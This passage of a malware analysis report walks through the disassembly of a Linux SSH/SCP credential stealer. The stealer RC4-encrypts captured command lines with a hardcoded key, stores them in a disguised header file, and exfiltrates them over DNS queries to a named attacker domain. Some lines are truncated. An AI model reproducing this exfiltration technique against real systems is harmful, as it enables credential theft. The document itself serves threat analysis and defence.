The log_cmd_line method is called only for the SSH or SCP process. The command line of one of these processes is read from “/proc/self/cmdline”:




```
.text:0000000000001E99
.text:0000000000001E99 ; Attributes: bp-based frame
.text:0000000000001E99
.text:0000000000001E99 log_cmd_line proc near
.text:0000000000001E99
.text:0000000000001E99 var_440= byte ptr -440h
.text:0000000000001E99 ptr= qword ptr -40h
.text:0000000000001E99 var_38= qword ptr -38h
.text:0000000000001E99 var_30= dword ptr -30h
.text:0000000000001E99 fd= dword ptr -2Ch
.text:0000000000001E99 var_28= qword ptr -28h
.text:0000000000001E99 var_20= qword ptr -20h
.text:0000000000001E99 var_18= qword ptr -18h
.text:0000000000001E99
.text:0000000000001E99 ; __unwind {
.text:0000000000001E99 push    rbp
.text:0000000000001E9A mov     rbp, rsp
.text:0000000000001E9D push    rbx
.text:0000000000001E9E sub     rsp, 438h
.text:0000000000001EA5 mov     [rbp+ptr], 0
.text:0000000000001EAD mov     [rbp+var_38], 0
.text:0000000000001EB5 mov     [rbp+var_30], 0
.text:0000000000001EBC mov     esi, 0          ; oflag
.text:0000000000001EC1 lea     rdi, file       ; "/proc/self/cmdline"
.text:0000000000001EC8 mov     eax, 0
.text:0000000000001ECD call    _open
.text:0000000000001ED2 mov     [rbp+fd], eax
.text:0000000000001ED5 cmp     [rbp+fd], 0FFFFFFFFh
.text:0000000000001ED9 jnz     short loc_1EE5
```

```
.text:0000000000001EE5
.text:0000000000001EE5 loc_1EE5:
.text:0000000000001EE5 mov     rax, cs:orig_read
.text:0000000000001EEC lea     rbx, [rbp+var_440]
.text:0000000000001EF3 mov     ecx, [rbp+fd]
.text:0000000000001EF6 mov     edx, 400h
.text:0000000000001EFB mov     rsi, rbx
.text:0000000000001EFE mov     edi, ecx
.text:0000000000001F00 call    rax ; orig_read
.text:0000000000001F02 mov     [rbp+var_28], rax
.text:0000000000001F06 cmp     [rbp+var_28], 0
.text:0000000000001F0B jle     loc_1F98
```

Figure 44

The realloc method is utilized to deallocate the old object and to return a pointer to a new object:



```
.text:0000000000001F11 mov     rax, [rbp+var_28]
.text:0000000000001F15 add     [rbp+var_38], rax
.text:0000000000001F19 mov     rax, [rbp+var_38]
.text:0000000000001F1D lea     rdx, [rax+1]
.text:0000000000001F21 mov     rax, [rbp+ptr]
.text:0000000000001F25 mov     rsi, rdx         ; size
.text:0000000000001F28 mov     rdi, rax         ; ptr
.text:0000000000001F2B call    _realloc
.text:0000000000001F30 mov     [rbp+var_20], rax
.text:0000000000001F34 cmp     [rbp+var_20], 0
.text:0000000000001F39 jz      short loc_1F9B
```

```
.text:0000000000001F3B mov     rax, [rbp+var_20]
.text:0000000000001F3F mov     [rbp+ptr], rax
.text:0000000000001F43 mov     [rbp+var_18], 0
.text:0000000000001F4B jmp     short loc_1F89
```


```
.text:0000000000001F9B
.text:0000000000001F9B loc_1F9B:
.text:0000000000001F9B nop
```

```
.text:0000000000001F89
.text:0000000000001F89 loc_1F89:
.text:0000000000001F89 mov     rax, [rbp+var_18]
.text:0000000000001F8D cmp     rax, [rbp+var_28]
.text:0000000000001F91 jl      short loc_1F4D
```

```
.text:0000000000001F9C
.text:0000000000001F9C loc_1F9C:
.text:0000000000001F9C cmp     [rbp
.text:0000000000001FA0 jz      shor
```

Figure 45


The credentials extracted from the SSH or SCP process are encrypted using the RC4 algorithm (key = “suporte42atendimento53log”). The encrypted content will be used to construct DNS requests in the sendlinedns function:



```
.text:000000000000277F
.text:000000000000277F
.text:000000000000277F ; Attributes: bp-based frame
.text:000000000000277F
.text:000000000000277F saveline proc near
.text:000000000000277F
.text:000000000000277F s= qword ptr -30h
.text:000000000000277F file= qword ptr -28h
.text:000000000000277F var_20= dword ptr -20h
.text:000000000000277F fd= dword ptr -1Ch
.text:000000000000277F var_18= dword ptr -18h
.text:000000000000277F var_14= dword ptr -14h
.text:000000000000277F
.text:000000000000277F ; __unwind {
.text:000000000000277F push    rbp
.text:0000000000002780 mov     rbp, rsp
.text:0000000000002783 push    rbx
.text:0000000000002784 sub     rsp, 28h
.text:0000000000002788 mov     [rbp+file], rdi
.text:000000000000278C mov     [rbp+s], rsi
.text:0000000000002790 mov     rax, [rbp+s]
.text:0000000000002794 mov     rdi, rax        ; s
.text:0000000000002797 call    _strlen
.text:000000000000279C mov     [rbp+var_20], eax
.text:000000000000279F mov     edx, [rbp+var_20]
.text:00000000000027A2 mov     rax, [rbp+s]
.text:00000000000027A6 mov     rsi, rax
.text:00000000000027A9 lea     rdi, aSuporte42atend ; "suporte42atendimento53log"
.text:00000000000027B0 call    _RC4
.text:00000000000027B5 mov     edx, [rbp+var_20]
.text:00000000000027B8 mov     rax, [rbp+s]
.text:00000000000027BC mov     esi, edx
.text:00000000000027BE mov     rdi, rax
.text:00000000000027C1 call    sendlinedns
.text:00000000000027C6 mov     edx, [rbp+var_20]
.text:00000000000027C9 mov     rax, [rbp+s]
.text:00000000000027CD mov     rsi, rax
.text:00000000000027D0 lea     rdi, aSuporte42atend ; "suporte42atendimento53log"
.text:00000000000027D7 call    _RC4
```

Figure 46

The malicious process creates a file called “/usr/include/linux/usb/usb.h” by calling create_file:




```
.text:00000000000027DC mov     rax, [rbp+file]
.text:00000000000027E0 mov     rdi, rax
.text:00000000000027E3 call    create_file
.text:00000000000027E8 mov     rax, [rbp+file]
.text:00000000000027EC mov     edx, 1B6h
.text:00000000000027F1 mov     esi, 401h       ; oflag
.text:00000000000027F6 mov     rdi, rax        ; file
.text:00000000000027F9 mov     eax, 0
.text:00000000000027FE call    _open
.text:0000000000002803 mov     [rbp+fd], eax
.text:0000000000002806 cmp     [rbp+fd], 0FFFFFFFFh
.text:000000000000280A jz      loc_28B8
```

```
.text:0000000000002810 mov     eax, [rbp+fd]
.text:0000000000002813 mov     esi, 1B6h       ; mode
.text:0000000000002818 mov     edi, eax        ; fd
.text:000000000000281A call    _fchmod
.text:000000000000281F mov     [rbp+var_14], 0
.text:0000000000002826 mov     [rbp+var_18], 0
.text:000000000000282D jmp     short loc_286F
```

Figure 47


The encrypted credentials are written to the file created above:



```
.text:000000000000287F mov     eax, [rbp+fd]
.text:0000000000002882 mov     edx, 4          ; n
.text:0000000000002887 lea     rsi, unk_32BD   ; buf
.text:000000000000288E mov     edi, eax        ; fd
.text:0000000000002890 call    _write
.text:0000000000002895 mov     eax, [rbp+var_18]
.text:0000000000002898 movsxd  rdx, eax        ; n
.text:000000000000289B mov     rcx, [rbp+s]
.text:000000000000289F mov     eax, [rbp+fd]
.text:00000000000028A2 mov     rsi, rcx        ; buf
.text:00000000000028A5 mov     edi, eax        ; fd
.text:00000000000028A7 call    _write
.text:00000000000028AC mov     eax, [rbp+fd]
.text:00000000000028AF mov     edi, eax        ; fd
.text:00000000000028B1 call    _close
.text:00000000000028B6 jmp     short loc_28B9
```

Figure 48

In the sendlinedns function, the malware obtains information about the current kernel using the uname method. Based on the resulting buffer, the process computes a machine ID which consists of 4 bytes generated using crc32b (stored in id_6274):




```
.text:0000000000002D4C sendlinedns proc near
.text:0000000000002D4C
.text:0000000000002D4C var_320= qword ptr -320h
.text:0000000000002D4C var_30C= dword ptr -30Ch
.text:0000000000002D4C var_308= qword ptr -308h
.text:0000000000002D4C name= utsname ptr -300h
.text:0000000000002D4C var_170= byte ptr -170h
.text:0000000000002D4C s= byte ptr -130h
.text:0000000000002D4C var_28= dword ptr -28h
.text:0000000000002D4C var_24= dword ptr -24h
.text:0000000000002D4C var_20= dword ptr -20h
.text:0000000000002D4C var_1C= dword ptr -1Ch
.text:0000000000002D4C var_18= dword ptr -18h
.text:0000000000002D4C var_11= byte ptr -11h
.text:0000000000002D4C
.text:0000000000002D4C ; __unwind {
.text:0000000000002D4C push    rbp
.text:0000000000002D4D mov     rbp, rsp
.text:0000000000002D50 push    rbx
.text:0000000000002D51 sub     rsp, 318h
.text:0000000000002D58 mov     [rbp+var_308], rdi
.text:0000000000002D5F mov     [rbp+var_30C], esi
.text:0000000000002D65 mov     [rbp+var_28], 2B67h
.text:0000000000002D6C mov     eax, cs:id_6274
.text:0000000000002D72 test    eax, eax
.text:0000000000002D74 jnz     short loc_2D9F

.text:0000000000002D76 lea     rax, [rbp+name]
.text:0000000000002D7D mov     rdi, rax        ; name
.text:0000000000002D80 call    _uname
.text:0000000000002D85 lea     rax, [rbp+name]
.text:0000000000002D8C mov     esi, 186h
.text:0000000000002D91 mov     rdi, rax
.text:0000000000002D94 call    _crc32b
.text:0000000000002D99 mov     cs:id_6274, eax

.text:0000000000002D9F
.text:0000000000002D9F loc_2D9F:
.text:0000000000002D9F call    getserver
```

Figure 49

The encrypted credentials are hex-encoded and splitted to be exfiltrated via DNS requests to a domain owned by the threat actor. The A DNS request has the following format:

> <**Packet number** – starts from 0x2B67 = 11111>.<**Machine ID** – Crc32b hash>.<**Hex-encoded data**>.px32.nss.atendimento-estilo[.]com

Finally, the executable calls the dns function that will exfiltrate data:




```
.text:0000000000002DDC
.text:0000000000002DDC loc_2DDC:
.text:0000000000002DDC mov     eax, [rbp+var_20]
.text:0000000000002DDF cdqe
.text:0000000000002DE1 add     rax, [rbp+var_308]
.text:0000000000002DE8 movzx   eax, byte ptr [rax]
.text:0000000000002DEB mov     [rbp+var_11], al
.text:0000000000002DEE mov     ecx, [rbp+var_1C]
.text:0000000000002DF1 movzx   eax, [rbp+var_11]
.text:0000000000002DF5 shr     al, 4
.text:0000000000002DF8 movzx   eax, al
.text:0000000000002DFB movsxd  rdx, eax
.text:0000000000002DFE lea     rax, a0123456789abcd_0 ; "0123456789abcdef"
.text:0000000000002E05 movzx   edx, byte ptr [rdx+rax]
.text:0000000000002E09 movsxd  rax, ecx
.text:0000000000002E0C mov     [rbp+rax+var_170], dl
.text:0000000000002E13 add     [rbp+var_1C], 1
.text:0000000000002E17 mov     ecx, [rbp+var_1C]
.text:0000000000002E1A movzx   eax, [rbp+var_11]
.text:0000000000002E1E and     eax, 0Fh
.text:0000000000002E21 movsxd  rdx, eax
.text:0000000000002E24 lea     rax, a0123456789abcd_0 ; "0123456789abcdef"
.text:0000000000002E2B movzx   edx, byte ptr [rdx+rax]
.text:0000000000002E2F movsxd  rax, ecx
.text:0000000000002E32 mov     [rbp+rax+var_170], dl
.text:0000000000002E39 add     [rbp+var_1C], 1
.text:0000000000002E3D add     [rbp+var_20], 1
```

```
.text:0000000000002E49 mov     eax, [rbp+var_1C]
.text:0000000000002E4C cdqe
.text:0000000000002E4E mov     [rbp+rax+var_170], 0
.text:0000000000002E56 mov     esi, cs:id_6274
.text:0000000000002E5C lea     rdx, aDUSS      ; "%d.%u.%s.%s"
.text:0000000000002E63 lea     rdi, [rbp+var_170]
.text:0000000000002E6A mov     ecx, [rbp+var_28]
.text:0000000000002E6D lea     rax, [rbp+s]
.text:0000000000002E74 lea     rbx, aPx32NssAtendim ; "px32.nss.atendimento-estilo.com"
.text:0000000000002E7B mov     [rsp+320h+var_320], rbx
.text:0000000000002E7F mov     r9, rdi
.text:0000000000002E82 mov     r8d, esi
.text:0000000000002E85 mov     esi, 100h       ; maxlen
.text:0000000000002E8A mov     rdi, rax        ; s
.text:0000000000002E8D mov     eax, 0
.text:0000000000002E92 call    _snprintf
.text:0000000000002E97 lea     rax, [rbp+s]
